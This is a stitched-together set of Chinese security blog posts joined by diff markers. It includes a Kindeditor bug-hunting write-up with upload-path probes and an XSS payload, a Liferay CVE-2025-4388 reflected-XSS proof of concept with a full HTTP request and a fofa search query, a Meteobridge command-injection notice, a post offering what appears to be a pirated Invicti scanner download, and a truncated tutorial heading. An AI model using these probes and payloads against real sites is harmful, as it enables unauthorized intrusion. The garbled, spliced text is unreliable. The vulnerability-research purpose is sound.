我们应积极拥抱这场变革,通过深化人机协同,共筑更智能、主动且更具韧性的网络安全新范式。这将使安全专家得以从重复劳动中解放,专注于战略性与创新性挑战,最终推动整个网络安全生态实现跨越式提升。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,66 @@
|
||||
# Kindeditor编辑器漏洞挖掘
|
||||
原创 锐鉴安全 锐鉴安全 2025-06-05 11:38
|
||||
|
||||
声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。
|
||||
|
||||
关注公众号,设置为星标,
|
||||
不定期有宠粉福利
|
||||
|
||||
|
||||
|
||||
|
||||

在edu src信息收集完,发现某证书站的投稿模块。
|
||||
|
||||
|
||||
|
||||
|
||||
点击?发现富文本编辑器的情况及版本信息。
|
||||
|
||||

|
||||
|
||||
|
||||
查了下版本对应的漏洞情况,存在任意文件上传漏洞,使用poc测试了下,貌似已被修复,无法利用。pco如下,各位师傅后续遇到可以进行探测,只有在存在以下路径的情况下才可利用。在本案例中使用的jsp版本不存在。
|
||||
|
||||
|
||||
|
||||
是否存在有必要验证文件upload_json.*,常见判断路径如下:
|
||||
|
||||
kindeditor/asp/upload_json.asp?dir=file
|
||||
|
||||
kindeditor/asp.net/upload_json.ashx?dir=file
|
||||
|
||||
kindeditor/jsp/upload_json.jsp?dir=file
|
||||
|
||||
kindeditor/php/upload_json.php?dir=file
|
||||
|
||||
|
||||
|
||||
进一步对前端的编辑器进行测试。直接输入相关的xss语句,在前端已被转义,无法进行利用。
|
||||
|
||||
经过尝试每个功能,发现此处可以插入html语句功能。
|
||||
|
||||

|
||||
|
||||
点击后,在文本框中输入xss语句。
|
||||
```
|
||||
<a ref=javascript:alert(1)>a</a>。
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
完后点击恢复。
|
||||
|
||||
|
||||
|
||||
|
||||
已成功插入至文本编辑器中,出现了点击url。
|
||||
|
||||

|
||||
|
||||
直接点击,无法触发。但此时发现编辑器中有个预览功能,此功能主要用于对插入的内容进行预览。预览时成功xss弹窗。
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,89 @@
|
||||
# Liferay icon.jsp接口存在跨站漏洞CVE-2025-4388 附POC
|
||||
2025-6-5更新 南风漏洞复现文库 2025-06-05 15:16
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. Liferay简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
Liferay
|
||||
## 2.漏洞描述
|
||||
|
||||
攻击者可以通过注入恶意的 JavaScript 代码到 modules/apps/marketplace/marketplace-app-manager-web
|
||||
中来利用此漏洞。此漏洞属于反射型 XSS,意味着攻击者需要诱使用户点击特定的链接或进行某些操作来触发漏洞。Liferay Portal 7.4.0 至 7.4.3.131 以及 Liferay DXP 2024.Q4.0 至 2024.Q4.5、2024.Q3.1 至 2024.Q3.13、2024.Q2.0 至 2024.Q2.13、2024.Q1.1 至 2024.Q1.12 和 7.4 GA 至更新 92 中存在的反射型跨站脚本 (XSS) 漏洞,允许远程非认证攻击者注入 JavaScript 到 modules/apps/marketplace/marketplace-app-manager-web
|
||||
中。
|
||||
|
||||
CVE编号:CVE-2025-4388
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
- • Liferay Portal: 7.4.0 至 7.4.3.131 - Liferay DXP: - 2024.Q4.0 至 2024.Q4.5 - 2024.Q3.1 至 2024.Q3.13 - 2024.Q2.0 至 2024.Q2.13 - 2024.Q1.1 至 2024.Q1.12 - 7.4 GA 至 92
|
||||
|
||||
|
||||
|
||||

Liferay o/marketplace-app-manager-web/icon.jsp接口存在跨站漏洞
|
||||
|
||||
## 4.fofa查询语句
|
||||
|
||||
body="liferayPortalCSS"
|
||||
## 5.漏洞复现
|
||||
|
||||

漏洞链接:https://xx.xx.xx.xx/o/marketplace-app-manager-web/icon.jsp?iconURL=https:///%22%3E%3Cimg%20src=x%20onerror=alert(document.domain)%3E
|
||||
|
||||
漏洞数据包:
|
||||
```
|
||||
GET /o/marketplace-app-manager-web/icon.jsp?iconURL=https:///%22%3E%3Cimg%20src=x%20onerror=alert(document.domain)%3E HTTP/1.1Host: xx.xx.xx.xxUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)Accept: */*Connection: Keep-Alive
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||
本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
|
||||
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
|
||||
|
||||
2: 免登录,免费fofa查询。
|
||||
|
||||
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
|
||||
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
建议您更新当前系统或软件至最新版,完成漏洞的修复。
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,81 @@
|
||||
# Smartded Meteobridg的template.cgi接口存在任意命令注入CVE-2025-4008 附POC
|
||||
2025-6-5更新 南风漏洞复现文库 2025-06-05 15:16
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. Smartded Meteobridg简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
Meteobridge
|
||||
## 2.漏洞描述
|
||||
|
||||
Meteobridge的Web界面允许meteobridge管理员通过CGI shell脚本和C编写的Web应用程序管理其气象站的数据收集并管理meteobridge系统。然而,这个Web界面存在一个暴露的端点,容易受到命令注入攻击。这使得远程未经身份验证的攻击者可以在受影响设备上获得任意命令执行权限(root权限)。
|
||||
|
||||
CVE编号:CVE-2025-4008
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
Meteobridge
|
||||
|
||||

|
||||
|
||||
Smartded Meteobridg的template.cgi接口存在任意命令注入
|
||||
## 4.fofa查询语句
|
||||
|
||||
"Meteobridge"
|
||||
## 5.漏洞复现
|
||||
|
||||
|
||||

|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||
本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
|
||||
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
|
||||
|
||||
2: 免登录,免费fofa查询。
|
||||
|
||||
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
|
||||
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## 7.整改意见
|
||||
|
||||
建议您更新当前系统或软件至最新版,完成漏洞的修复。
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,255 @@
|
||||
# WEB漏洞扫描器Invicti-Professional-V25.5.1(自动化爬虫漏洞扫描)更新
|
||||
原创 城北 渗透安全HackTwo 2025-06-05 16:02
|
||||
|
||||
前言
|
||||
|
||||
**Invicti 专业 Web 应用程序安全扫描器**
|
||||
|
||||

自动、极其准确且易于使用的 Web 应用程序安全扫描程序,可自动查找网站、Web 应用程序和 Web 服务中的安全漏洞。
|
||||
|
||||
|
||||
|
||||
Invicti Professional Edition 是一款商业 Web 应用程序安全扫描器。它旨在自动查找和修复 Web 应用程序中的 SQL 注入、跨站脚本 (XSS) 和跨站请求伪造 (CSRF) 等漏洞。
|
||||
|
||||
|
||||
|
||||
它可以扫描托管在各种平台上的 Web 应用程序,包括 Windows、Linux 和 macOS。它提供了一系列功能来帮助开发人员和安全专业人员识别和修复其 Web 应用程序中的漏洞,包括可以识别各种漏洞的自动扫描程序,以及允许用户手动测试漏洞的手动测试工具。它可以作为独立产品或云服务提供。
|
||||
|
||||
|
||||
|
||||
**一些基本的安全测试应包括测试:**
|
||||
|
||||
- SQL注入
|
||||
|
||||
- XSS(跨站脚本)
|
||||
|
||||
- DOM跨站脚本攻击
|
||||
|
||||
- 命令注入
|
||||
|
||||
- 盲命令注入
|
||||
|
||||
- 本地文件包含和任意文件读取
|
||||
|
||||
- 远程文件包含
|
||||
|
||||
- 远程代码注入/评估
|
||||
|
||||
- CRLF / HTTP 标头注入 / 响应分割
|
||||
|
||||
- 打开重定向
|
||||
|
||||
- 帧注入
|
||||
|
||||
- 具有管理员权限的数据库用户
|
||||
|
||||
- 漏洞 - 数据库(推断的漏洞)
|
||||
|
||||
- ViewState 未签名
|
||||
|
||||
- ViewState 未加密
|
||||
|
||||
- 网络后门
|
||||
|
||||
- TRACE / TRACK 方法支持已启用
|
||||
|
||||
- 禁用 XSS 保护
|
||||
|
||||
- 启用 ASP.NET 调试
|
||||
|
||||
- 启用 ASP.NET 跟踪
|
||||
|
||||
- 可访问的备份文件
|
||||
|
||||
- 可访问的 Apache 服务器状态和 Apache 服务器信息页面
|
||||
|
||||
- 可访问的隐藏资源
|
||||
|
||||
- 存在漏洞的 Crossdomain.xml 文件
|
||||
|
||||
- 易受攻击的 Robots.txt 文件
|
||||
|
||||
- 易受攻击的 Google 站点地图
|
||||
|
||||
- 应用程序源代码公开
|
||||
|
||||
- Silverlight 客户端访问策略文件存在漏洞
|
||||
|
||||
- CVS、GIT 和 SVN 信息和源代码公开
|
||||
|
||||
- PHPInfo() 页面可访问以及 PHPInfo() 在其他页面中的披露
|
||||
|
||||
- 可访问敏感文件
|
||||
|
||||
- 重定向响应主体太大
|
||||
|
||||
- 重定向响应 BODY 有两个响应
|
||||
|
||||
- 通过 HTTP 使用不安全的身份验证方案
|
||||
|
||||
- 通过 HTTP 传输的密码
|
||||
|
||||
- 通过 HTTP 提供的密码表单
|
||||
|
||||
- 暴力破解获取认证
|
||||
|
||||
- 通过 HTTP 获取的基本身份验证
|
||||
|
||||
- 凭证薄弱
|
||||
|
||||
- 电子邮件地址泄露
|
||||
|
||||
- 内部IP泄露
|
||||
|
||||
- 目录列表
|
||||
|
||||
- 版本公开
|
||||
|
||||
- 内部路径泄露
|
||||
|
||||
- 访问被拒绝的资源
|
||||
|
||||
- MS Office信息披露
|
||||
|
||||
- 自动完成已启用
|
||||
|
||||
- MySQL 用户名泄露
|
||||
|
||||
- 默认页面安全性
|
||||
|
||||
- Cookie 未标记为安全
|
||||
|
||||
- Cookie 未标记为 HTTPOnly
|
||||
|
||||
- 堆栈跟踪披露
|
||||
|
||||
- 编程错误信息披露
|
||||
|
||||
- 数据库错误信息披露
|
||||
|
||||
|
||||
|
||||
|
||||
01
|
||||
|
||||
# 更新介绍
|
||||
|
||||
|
||||
```
|
||||
新功能
|
||||
实施 Web 应用程序以安全存储和检索预请求脚本的密码
|
||||
添加了 NTA 与 NGINX 的集成(阅读更多)
|
||||
改进
|
||||
除二级域名外,所有字段均已实现默认限制设置为 1000,且无标志
|
||||
在与 Azure Boards 集成时实现了自定义字段 Parent 选项
|
||||
实施代理,用于安全存储和检索预请求脚本的密码
|
||||
已解决的问题
|
||||
解决了技术仪表板上的一个问题
|
||||
使用“不包含”条件时,“所有问题”中的“标签”过滤器现在可正常工作
|
||||
已解决在“目标群组”页面上筛选目标列表时未显示结果的问题。此问题与“查看目标列表”权限相关。
|
||||
解决了 TestBasicAuthCredentials 过程中的通信问题并改进了 HTTP 连接处理
|
||||
解决了并非所有属性都从“问题”页面正确导出的问题
|
||||
修复了扫描摘要中错误请求响应的问题
|
||||
修复 WordPress 插件 Contact Form 7 的命名问题
|
||||
修复了 LoginRequiredUrl 和 Pre-Request 脚本请求导致 HTTP 请求瓶颈的问题
|
||||
修复了 OAuth2 授权请求中不必要包含代码参数的问题
|
||||
扫描引擎现在可以正确处理从浏览器收到的合并请求标头
|
||||
解决了使用云代理进行扫描在延长运行时间后偶尔会失败并出现“代理不可用”错误的问题
|
||||
Invicti Enterprise On-Premises 中验证包完整性哈希值的注意事项
|
||||
“25.5.0.zip”文件的哈希值如下所示。您可以使用上述方法之一检查其哈希值,以验证文件的完整性:发布包哈希值: F89BE5A51ACC8F1AC6AAE11A620B95B208FE26C9F128FCA297A65E45796E7C61
|
||||
验证哈希值的方法:
|
||||
PowerShell (Windows):
|
||||
Get-FileHash -Path "25.5.0.zip" -Algorithm SHA256
|
||||
Command Prompt (Windows):
|
||||
certutil -hashfile "25.5.0.zip" SHA256
|
||||
Linux or macOS:
|
||||
sha256sum "25.5.0.zip"
|
||||
```
|
||||
|
||||
|
||||
|
||||
02
|
||||
|
||||
# 使用/安装方法
|
||||
|
||||
|
||||
1.解压打开Netsparkey.exe
|
||||
|
||||

|
||||
|
||||
2.选择URl进行测试即可
|
||||
|
||||

|
||||
|
||||
|
||||
****
|
||||
|
||||
|
||||
03
|
||||
|
||||
# 免责声明
|
||||
|
||||
|
||||
# 获取方法
|
||||
|
||||
|
||||
**公众号回复20250606获取Invicti-Professional**
|
||||
|
||||
**👉点击加入内部VIP星球享受VIP资源****👈**
|
||||
|
||||
|
||||
|
||||
|
||||
# 最后必看
|
||||
|
||||
|
||||
本工具及文章技巧仅面向合法授权的企业安全建设行为,如您需要测试本工具的可用性,请自行搭建靶机环境。
|
||||
为
|
||||
避免被恶意使用,本项目所有收录的poc均为漏洞的理论判断,不存在漏洞利用过程,不会对目标发起真实攻击和漏洞利用。
|
||||
|
||||
|
||||
在使用本工具进行检测时,您应确保该行为符合当地的法律法规,并且已经取得了足够的授权。请勿对非授权目标进行扫描。
|
||||
如您在使用本工具的过程中存在任何非法行为,您需自行承担相应后果,我们将不承担任何法律及连带责任。
|
||||
本工具来源于网络,请在24小时内删除,请勿用于商业行为,自行查验是否具有后门,切勿相信软件内的广告!
|
||||
|
||||
|
||||
在安装并使用本工具前,请您务必审慎阅读、充分理解各条款内容,限制、免责条款或者其他涉及您重大权益的条款可能会以加粗、加下划线等形式提示您重点注意。除非您已充分阅读、完全理解并接受本协议所有条款,否则,请您不要安装并使用本工具。您的使用行为或者您以其他任何明示或者默示方式表示接受本协议的,即视为您已阅读并同意本协议的约束。
|
||||
|
||||
|
||||
|
||||
|
||||
# 往期推荐
|
||||
|
||||
|
||||
**1.内部VIP知识星球福利介绍V1.4(AI自动化工具)******
|
||||
|
||||
**2.******
|
||||
**4.8-CobaltStrike4.9汉化+最新插件集成版发布**
|
||||
|
||||
**3.最新Nessus2024.10.7版本下载**
|
||||
|
||||
**4.**
|
||||
**最新xray1.9.11高级版下载Windows/Linux**
|
||||
|
||||
**5.记一次挖洞springboot未授权到反弹shell|挖洞技巧**
|
||||
|
||||
###### 渗透安全HackTwo
|
||||
###### 想了解星球福利回复:星球
|
||||
|
||||
|
||||
微信号:关注公众号获取
|
||||
|
||||
扫码关注 了解更多
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
喜
|
||||
欢的朋友可以点赞转
|
||||
发
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,224 @@
|
||||
# 【信息收集】ARL灯塔搭建教程-联动vscan自动化漏洞扫描
|
||||
